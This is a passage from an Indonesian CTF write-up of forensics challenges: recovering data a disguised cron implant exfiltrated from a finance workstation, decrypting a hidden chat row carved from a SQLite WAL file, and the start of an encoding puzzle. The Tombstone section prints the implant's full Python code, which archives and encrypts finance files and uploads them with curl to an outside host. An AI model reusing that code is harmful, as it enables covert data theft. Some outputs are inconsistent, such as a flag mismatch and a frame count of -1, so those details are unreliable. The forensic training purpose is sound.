[PASS] U-s4 port_scan
[PASS] U-s5 malware_exec
[PASS] U-m1 malware_exec
[PASS] U-m2 phishing_report
[PASS] U-m3 benign_login
[PASS] U-m4 port_scan
[PASS] U-m5 malware_exec
[PASS] U-f1 malware_exec
[PASS] U-f2 phishing_report
[PASS] U-f3 benign_login
[PASS] U-f4 port_scan
[PASS] U-f5 malware_exec
[PASS] AL-01 benign_login
[PASS] AL-02 port_scan
[PASS] F-01 benign_login
[PASS] F-02 port_scan
[PASS] F-03 malware_exec
[PASS] F-04 phishing_report
[PASS] F-05 benign_login
[PASS] F-06 malware_exec
[PASS] F-07 phishing_report
[PASS] F-08 malware_exec
[PASS] XS-01s phishing_report
[PASS] XS-01f followup
[PASS] XS-02s malware_exec
[PASS] XS-02f followup
[PASS] XS-03s benign_login
[PASS] XS-03f followup
[PASS] XS-04s port_scan
[PASS] XS-04f followup
[PASS] XS-05s phishing_report
[PASS] XS-05f followup
[PASS] XS-06s malware_exec
[PASS] XS-06f followup
[PASS] FS-01s benign_login
[PASS] FS-01f followup
[PASS] FS-02s malware_exec
[PASS] FS-02f followup
[PASS] FS-03s phishing_report
[PASS] FS-03f followup
[PASS] AL-03s phishing_report
[PASS] AL-03f followup

[+] all 68 cases passed
[+] FLAG: GEMASTIK19{d4t4_should_n3v3r_pull_th3_strings}
^C
[arney1@station ~]$

```

Flag: GEMASTIK19{d4t4_sh0uld_n3v3r_pull_th3_str1ngs}

Forensic

Tombstone

100

DLP flagged outbound traffic from a finance workstation, well after hours.
We pulled the disk image before anyone could touch it again.

dist: [forensis-tombstone.zip](#)

Written by [aodreamer](#)


solved by mail/watson

AI-Chat Link:


<https://chatgpt.com/share/6a8a8573-4680-83ec-8fa6-7aa6926f1b01>

chall:

diberikan sebuah file fin-ws-04.img, kita dapat membukanya menggunakan autopsy



Scrolling through files kita dapat menemukan beberapa 2 file menarik



[run.sh](#) serta state.enc file yg terenkripsi


[run.sh](#):

```
#!/bin/sh
```

```
# nightly rsync to internal backup host 10.0.0.9
```

```
rsync -az --delete /home/ rsync://10.0.0.9/backups/fin-ws-04/ 2>/var/log/backup.log
```

```
echo "state ok" > /opt/backup/state.enc.tmp
```



kemudian di /etc/cron.d/ terdapat
backup:

```
# nightly offsite backup
BK_KEY=b17c0ffee5a1710d
0 2 * * * root /opt/backup/run.sh
```

dan geoclue-refresh:

```
# managed by geoclue (do not edit)
UPLOAD_ID=3f9a1c7e5b2d8046a1c0
*/30 * * * * root /usr/local/sbin/systemd-timesyncd-helper --sync
```

dari cronjob diatas kita tahu bahwa terdapat binary
/usr/local/sbin/systemd-timesyncd-helper,
kita dapat mengekspornya kemudian melakukan static analysis

```
> file systemd-timesyncd-helper
systemd-timesyncd-helper: Python script, ASCII text executable
> readelf -h systemd-timesyncd-helper
readelf: Error: Not an ELF file - it has the wrong magic bytes at the start
> strings systemd-timesyncd-helper
#!/usr/bin/env python3
# systemd-timesyncd-helper : time sync assist (do not remove)
# NOTE(op): legacy build used UPLOAD_ID=0a1b2c3d4e5f60718293 with the old vault salt;
ROTATED
#         after N flagged the reuse - the old value no longer unlocks anything.
import os, io, tarfile, hashlib, ctypes, struct
from Crypto.Cipher import AES
SELF = "/usr/local/sbin/systemd-timesyncd-helper"
def _btime(path):
    # file creation time (statx STATX_BTIME) as a unix epoch; pins the key to THIS install
    buf = ctypes.create_string_buffer(256)
```

```

libc = ctypes.CDLL("libc.so.6", use_errno=True)
libc.statx(-100, path.encode(), 0, 0x800, buf) # AT_FDCWD, STATX_BTME
return struct.unpack_from("<q", buf.raw, 0x58)[0] # stx_btime.tv_sec
# the key is pinned to THIS install and cannot be copied out of a single file:
# part A from the cron unit + part B stashed in our own xattr, salted with our crtime.
a = os.environ.get("UPLOAD_ID", "") # part A (geoclue cron)
b = os.getxattr(SELF, "user.upl_b").decode() # part B (extended attribute)
salt = str(_btime(SELF)).encode() # crtime (birth time) as salt
KEY = hashlib.pbkdf2_hmac("sha256", (a + b).encode(), salt, 200000, 32)
buf = io.BytesIO()
with tarfile.open(fileobj=buf, mode="w:gz") as t:
    t.add("/home/dwi/finance", arcname=".")
data = buf.getvalue()
nonce = hashlib.sha256(b"nonce|" + KEY).digest()[:12]
c = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
ct, tag = c.encrypt_and_digest(data)
open("/var/tmp/.ICE-unix/1000/.cache-dwi.dat", "wb").write(nonce + ct + tag)
os.system("curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
          "https://cdn-telemetry.net/u/%s >/dev/null 2>&1" % a)
> ldd systemd-timesyncd-helper
not a dynamic executable

```

dari sana kita dapat melihat bahwa chall mengenai econstruct the AES-GCM key and decrypt the exfiltrated archive

kita dapat mengetahuinya meallui:

```

a = os.environ.get("UPLOAD_ID", "")
b = os.getxattr(SELF, "user.upl_b").decode()
salt = str(_btime(SELF)).encode()

```

```

KEY = hashlib.pbkdf2_hmac(
    "sha256",
    (a + b).encode(),
    salt,
    200000,
    32
)

```

disini kita memerlukan 3 hal:

1. UPLOAD_ID dari cron
2. xattr user.upl_b dari helper file
3. file birth time (btime) of systemd-timesyncd-helper


kita sudah menemukan yang 1:

```

UPLOAD_ID=3f9a1c7e5b2d8046a1c0
atau
a = "3f9a1c7e5b2d8046a1c0"

```

kemudian untuk mendapat nomor 2 kita dapat mengekspor systemd-timesyncd-helper dari .img ke csv



isinya:

Name,"Modified Time","Change Time","Access Time","Created Time",Size,"Flags(Dir)","Flags(Meta)","Known,Location,"MD5 Hash","SHA-256 Hash","MIME Type",Extension

systemd-timesyncd-helper,"2023-01-15 07:00:00 WIB","2023-01-15 07:00:00 WIB","2023-01-15 07:00:00 WIB","2024-11-13 03:43:00 WIB",1708,Allocated,Allocated,unknown,"/img_fin-ws-04.img/usr/local/sbin/systemd-timesyncd-helper",,,,

➤ date -u -d "2024-11-12 20:43:00" +%s
1731444180

jadi
salt = b"1731444180"

lalu yang terakhir nomor 3 kita dapat menggunakan debugfs:

➤ debugfs fin-ws-04.img
debugfs 1.47.2 (1-Jan-2025)
debugfs: stat /usr/local/sbin/systemd-timesyncd-helper

Inode: 34 Type: regular Mode: 0755 Flags: 0x80000
Generation: 0 Version: 0x00000000:00000000
User: 0 Group: 0 Project: 0 Size: 1708
File ACL: 0
Links: 1 Blockcount: 8
Fragment: Address: 0 Number: 0 Size: 0
ctime: 0x63c34200:00000000 -- Sun Jan 15 07:00:00 2023

```

atime: 0x63c34200:00000000 -- Sun Jan 15 07:00:00 2023
mtime: 0x63c34200:00000000 -- Sun Jan 15 07:00:00 2023
ctime: 0x6733bdd4:00000000 -- Wed Nov 13 03:43:00 2024
Size of extra inode fields: 32
Extended attributes:
  user.upl_b (20) = "8f2b6d1a0c7e9a4b3f51"
Inode checksum: 0xcd4f115
EXTENTS:
(0):36

```

```
user.upl_b (20) = "8f2b6d1a0c7e9a4b3f51"
```

jadi fullnya:

```

a = "3f9a1c7e5b2d8046a1c0"
b = "8f2b6d1a0c7e9a4b3f51"
salt = b"1731444180"

```

```

oh iya, dari systemd-timesyncd-helper kita tahu bahwa file yg diencrypt adalah:
open("/var/tmp/.ICE-unix/1000/.cache-dwi.dat","wb").write(nonce+ct+tag)
os.system("curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
          "https://cdn-telemetry.net/u/%s >/dev/null 2>&1" % a)

```

jadi kita perlu export .cache-dwi.dat, kemudian decrypt

full solver decrypt kurang lebih begini:

```

#!/usr/bin/env python3
import hashlib
from Crypto.Cipher import AES
import tarfile
import io

```

```

a = "3f9a1c7e5b2d8046a1c0"
b = "8f2b6d1a0c7e9a4b3f51"
salt = b"1731444180"

```

```

KEY = hashlib.pbkdf2_hmac(
    "sha256",
    (a+b).encode(),
    salt,
    200000,
    32
)

```

```
data = open(".cache-dwi.dat","rb").read()
```

```
nonce = data[:12]
tag = data[-16:]
ct = data[12:-16]
```

```
cipher = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
```

```
archive = cipher.decrypt_and_verify(ct, tag)
```

```
tar = tarfile.open(fileobj=io.BytesIO(archive), mode="r:gz")
tar.extractall("loot")
```

```
print(tar.getnames())
```

```
➤ python solver.py
```

```
/mnt/d/CTF/gemastik19/foren/forensics-tombstone/fin-ws-04.img/solver.py:30:
```

```
DeprecationWarning: Python 3.14 will, by default, filter extracted tar archives and reject files
or modify their metadata. Use the filter argument to control this behavior.
```

```
tar.extractall("loot")
['q3_actuals.xlsx', 'vendor_list.csv', 'drop_manifest.txt']
```

akan menghasilkan directory baru /loot/

```
➤ ls
```

```
backup  fin-ws-04.img  loot 'sbin 20260824014538.csv'  solver.py
systemd-timesyncd-helper  tombstone
```

```
➤ cd loot
```

```
➤ ls
```

```
drop_manifest.txt  q3_actuals.xlsx  vendor_list.csv
```

flagnya terdapat di drop_manifest.txt

```
➤ cat drop_manifest.txt
```

```
exfil manifest fin-ws-04
```

```
files staged and uploaded.
```

```
vault unlocked -> GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}
```

Flag: GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}

Cinder

100

A phone seized during a data leak investigation. All that came back is one chat app's extracted data directory, and nothing in it looks interesting at first.

dist: [forensics-cinder.zip](#)

Written by [aodreamer](#)

solved by kkira

AI-Chat

Link: <https://chatgpt.com/share/6a8b938d-2334-83ec-bb1c-0c8f5a807f85>

diberikan sebuah file : (kalis@kalis)-[/mnt/f/GEMASTIK/forensics/wu]

└─\$ tree

```
.
├── CASE_NOTE.md
├── cinder_extract.zip
└── com.example.cinder
    ├── databases
    │   ├── chat.db
    │   ├── chat.db-shm
    │   └── chat.db-wal
    ├── files
    │   ├── avatars
    │   └── me.png
    ├── shared_prefs
    └── secure_prefs.xml
```

6 directories, 7 files

─(kalis@kalis)-[/mnt/f/GEMASTIK/forensics/wu]

└─\$ cat CASE_NOTE.md

Case Note - Operation "Cinder"

Investigators seized a phone from a suspect in a data-leak case. From the device we extracted the data folder of one chat app, `com.example.cinder`. The suspect is sure the trail is clean.

Handout contents (`cinder\_extract.zip`), laid out exactly like the app sandbox on the device:

```
...
com.example.cinder/
  databases/      chat.db, chat.db-wal, chat.db-shm
  shared_prefs/   secure_prefs.xml
  files/          (app data)
...
```

Recover the conversation and find what was hidden. Work on a copy; keep the originals intact.

SHA256 (`cinder\_extract.zip`):
`dfa4e7109fb463a38eeea77903c915cd77b9de99ab261fa4341363a77b9c6b35`

```
XML (kalis@kalis)-[/mnt/.../forensics/wu/com.example.cinder/shared_prefs]
└─$ cat secure_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string
name="install_key">zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+
pqSI=</string>
    <string
name="kdf_salt">5n581xQBvjFW5FFDwj2stw==</string>
    <int name="kdf_iters" value="120000" />
    <string name="msg_cipher">AES-256-GCM</string>
    <string name="aead_aad">thread:rowid</string>
    <boolean name="biometric_lock" value="true" />
    <long name="last_sync" value="1723640500" />
  </map>
```

data rahasia kemungkinan dienkripsi dengan AES-GCM dan key diturunkan dari install_key + kdf_salt.

initial analysis: diminta recover percakapan yang tersembunyi, disuruh bikin copy-an, jangan nge alter original files.

saya lakukan beberapa analisis file, salah satunya me.png

```
—(kalis@kalis)-[/mnt/.../wu/com.example.cinder/files/avatars]
└─$ ls
me.png
```

```
└─(kalis@kalis)-[/mnt/.../wu/com.example.cinder/files/avatars]
└─$ xxd me.png
00000000: 8950 4e47 0d0a 1a0a                .PNG....
```


```
└─(kalis@kalis)-[/mnt/.../wu/com.example.cinder/files/avatars]
└─$ exiftool me.png
ExifTool Version Number      : 13.55
File Name                    : me.png
Directory                    : .
File Size                    : 8 bytes
File Modification Date/Time   : 2024:01:01 00:00:00+07:00
File Access Date/Time        : 2026:08:23 18:41:40+07:00
File Inode Change Date/Time   : 2026:08:23 18:41:40+07:00
File Permissions              : -rwxrwxrwx
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Warning                      : Truncated PNG image
```

```
└─(kalis@kalis)-[/mnt/.../wu/com.example.cinder/files/avatars]
└─$ binwalk me.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

semuanya kosong, jadi saya simpulkan ini red herring.

buka chat.db, and there's another red herring string



okeh lanjut

```
(kalis@kalis)-[/mnt/.../forensics/wu/com.example.cinder/databases]
```

```
└─$ ls -la
```

```
total 44
```

```
drwxrwxrwx 1 kalis kalis 4096 Aug 23 18:41 .
```

```
drwxrwxrwx 1 kalis kalis 4096 Aug 23 18:41 ..
```

```
-rwxrwxrwx 1 kalis kalis 1536 Jan 1 2024 chat.db
```

```
-rwxrwxrwx 1 kalis kalis 32768 Aug 23 18:50 chat.db-shm
```

```
-rwxrwxrwx 1 kalis kalis 5392 Jan 1 2024 chat.db-wal
```

```
—(kalis@kalis)-[/mnt/.../forensics/wu/com.example.cinder/databases]
```

```
└─$ xxd -g1 -l 64 chat.db-wal
```

```
00000000: 37 7f 06 82 00 2d e2 18 00 00 02 00 00 00 01 7....-.....
```

```
00000010: 53 41 4c 54 43 49 4e 44 69 46 17 27 53 68 3f 22 SALTcINDiF.'Sh?'"
```

```
00000020: 00 00 00 01 00 00 00 00 53 41 4c 54 43 49 4e 44 .....SALTcIND
```

```
00000030: 4d f2 f0 74 26 74 e0 c8 53 51 4c 69 74 65 20 66 M..t&t..SQLite f
```

WAL valid dan berisi frame

1. Copy file asli ke working copy
2. Dump WAL ke frame-frame
3. Cek page-page yang ada

```
cd /mnt/f/GEMASTIK/forensics/com.example.cinder/databases
```

```
cp -p chat.db chat.db.bak
```

```
cp -p chat.db-wal chat.db-wal.bak
```

```
cp -p chat.db-shm chat.db-shm.bak
```

```
(kalis@kalis)-[/mnt/.../forensics/wu/com.example.cinder/databases]
```

```
└─$ cd /mnt/f/GEMASTIK/forensics/com.example.cinder/databases
```

```
cp -p chat.db chat.db.bak
cp -p chat.db-wal chat.db-wal.bak
cp -p chat.db-shm chat.db-shm.bak
```

```
mkdir -p wal_pages
```

```
python3 - <<'PY'
import os
```

```
wal = "chat.db-wal"
with open(wal, "rb") as f:
    header = f.read(32)
    size = os.path.getsize(wal)
    frame_size = 24 + 512
    frames = (size - 32) // frame_size

    print(f"Frames: {frames}")

    for i in range(frames):
        frame = f.read(frame_size)
        fh = frame[:24]
        page = frame[24:]
        page_no = int.from_bytes(fh[0:4], "big")
        print(f"frame {i+1:02}: page={page_no}")
        open(f"wal_pages/frame{i+1:02}_page.bin", "wb").write(page)
```

```
PY
```

```
Frames: -1
```

file generated:

```
wal_pages/frame01_page.bin
wal_pages/frame02_page.bin
....
.....
wal_pages/frame10_page.bin
```

Cari clue di page WAL

```
for f in wal_pages/*; do
    echo "=====$f===="
    strings -a "$f"
done
```

```
kurir
cs-toko
toko_official
family
mama
```

Pesanan #A2213 sudah dikirim, resi JX9920.

Page WAL berisi chat yang tidak terlihat di database aktif. Ini adalah petunjuk bahwa hidden conversation ada di WAL.

Identifikasi row hidden

Dari aktivitas forensic, row yang relevan adalah row 12 di page 6. Di file challenge, row 12 sudah diparsing dan disimpan menjadi:

row12_recovered.bin

yang merupakan hasil carving dari page 6. File ini merupakan blob yang berisi:

- nonce
- ciphertext
- tag
- metadata row SQLite

Yang penting adalah pola blob row 12 yang berhasil diidentifikasi:

- nonce = 12 byte
- ciphertext = 615 byte
- tag = 16 byte

Karena ini adalah AES-GCM (dari secure_prefs), cara decrypt-nya adalah:

`AESGCM(key).decrypt(nonce, ciphertext + tag, aad)`

secure_prefs.xml:

install_key = base64 string

kdf_salt = base64 string

kdf_iters = 120000

msg_cipher = AES-256-GCM

Dimana aad yang cocok adalah:

`b"kurir:12"`

Derive key dari install_key dan salt, Key bukan dipakai langsung dari XML. Harus diturunkan menggunakan PBKDF2-HMAC-SHA256

```
(kalis@kalis)-[/mnt/.../GEMASTIK/forensics/com.example.cinder/databases]
$ python3
Python 3.13.12 (main, Feb 4 2026, 15:06:39) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64, hashlib
...
... ik = base64.b64decode("zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=")
... salt = base64.b64decode("5n581xQBvjFW5FFDwj2stw==")
...
... key = hashlib.pbkdf2_hmac("sha256", ik, salt, 120000, 32)
... print(key.hex())
...
c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb
>>>
```

Setelah itu, saya mengidentifikasi blob row 12 dan melakukan slicing

```
b = open("row12_recovered.bin", "rb").read()
```

```
nonce = b[6:18]
```

```
ciphertext = b[21:21+615]
```

```
tag = b[638:654]
```

1. nonce berada di offset 6 sampai 17
2. ciphertext dimulai setelah field metadata dan nonce
3. tag berada di bagian akhir blob row

final solver:

```
cat > solve.py <<'PY'
```

```
import base64
```

```
import hashlib
```

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
```

```
# 1) derive key from secure_prefs.xml
```

```
install_key = base64.b64decode("zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=")
```

```
kdf_salt = base64.b64decode("5n581xQBvjFW5FFDwj2stw===")
```

```
key = hashlib.pbkdf2_hmac("sha256", install_key, kdf_salt, 120000, 32)
```

```
# 2) read recovered row12 blob from WAL carve
```

```
blob = open("row12_recovered.bin", "rb").read()
```

```
# 3) split blob into nonce, ciphertext, tag
```

```
nonce = blob[6:18]
```

```
ciphertext = blob[21:21+615]
```

```
tag = blob[638:654]
```

```
# 4) decrypt using AAD = b"kurir:12"
```

```
plaintext = AESGCM(key).decrypt(
```

```
    nonce,
```

```
    ciphertext + tag,
```

```
    b"kurir:12"
```

```
)
```

```
print(plaintext.decode(errors="replace"))
```

```
PY
```

```
python3 solve.py
```

vault manifest - internal, do not forward

packed the following into vault.7z (AES) before wipe:

- 2024Q3_client_contracts/*.pdf (42 files)
- payroll_export_nov.xlsx
- infra/prod_db_dump.sql.gz
- keys/deploy_id_ed25519 (rotate after handoff)
- board_minutes_2024-10.docx

handoff: split archive uploaded to the usual dead-drop in 3 parts;

part hashes recorded in the courier thread. once N confirms receipt,

purge local copies and clear this thread (disappearing mode is on).

reminder: do NOT reuse the old passphrase scheme, N flagged it last time.

vault key: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

Flag: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

Crypto

common-encoding 100

Did you know basic encoding? Need deleting spaces? howd?

dist: [cipher.txt](#)

Written by [wondping0](#)

solved by mail/waton

AI-Chat Link:

<https://chatgpt.com/share/6a8a5ffc-7150-83ec-9041-680d1ab6bf98>

chall:

diberikan sebuah dist cipher.txt:

```
SOOHOHHDWOOHOOODWOOHOHHDWOOHOHODWOOHOHHDWOOHHOHHDWOOH
OHHDWOOHHHODWOOHOHODWOOHHOODWOOHOHODWOOHOHHDWOOHOHHDW
OOHHODWOOHOHHDWOOHHHOHDWOOHHOODWOOHHHODWOOHHOODWOOOH
HODWOOHOOODWOOHHHOHDWOOHOHODWOOHOHHDWOOHOHODWOOHOHOD
WOOHOHODWOOHOHHDWOOHOHHDWOOHHOHDWOOHOHODWOOHHOHDWOO
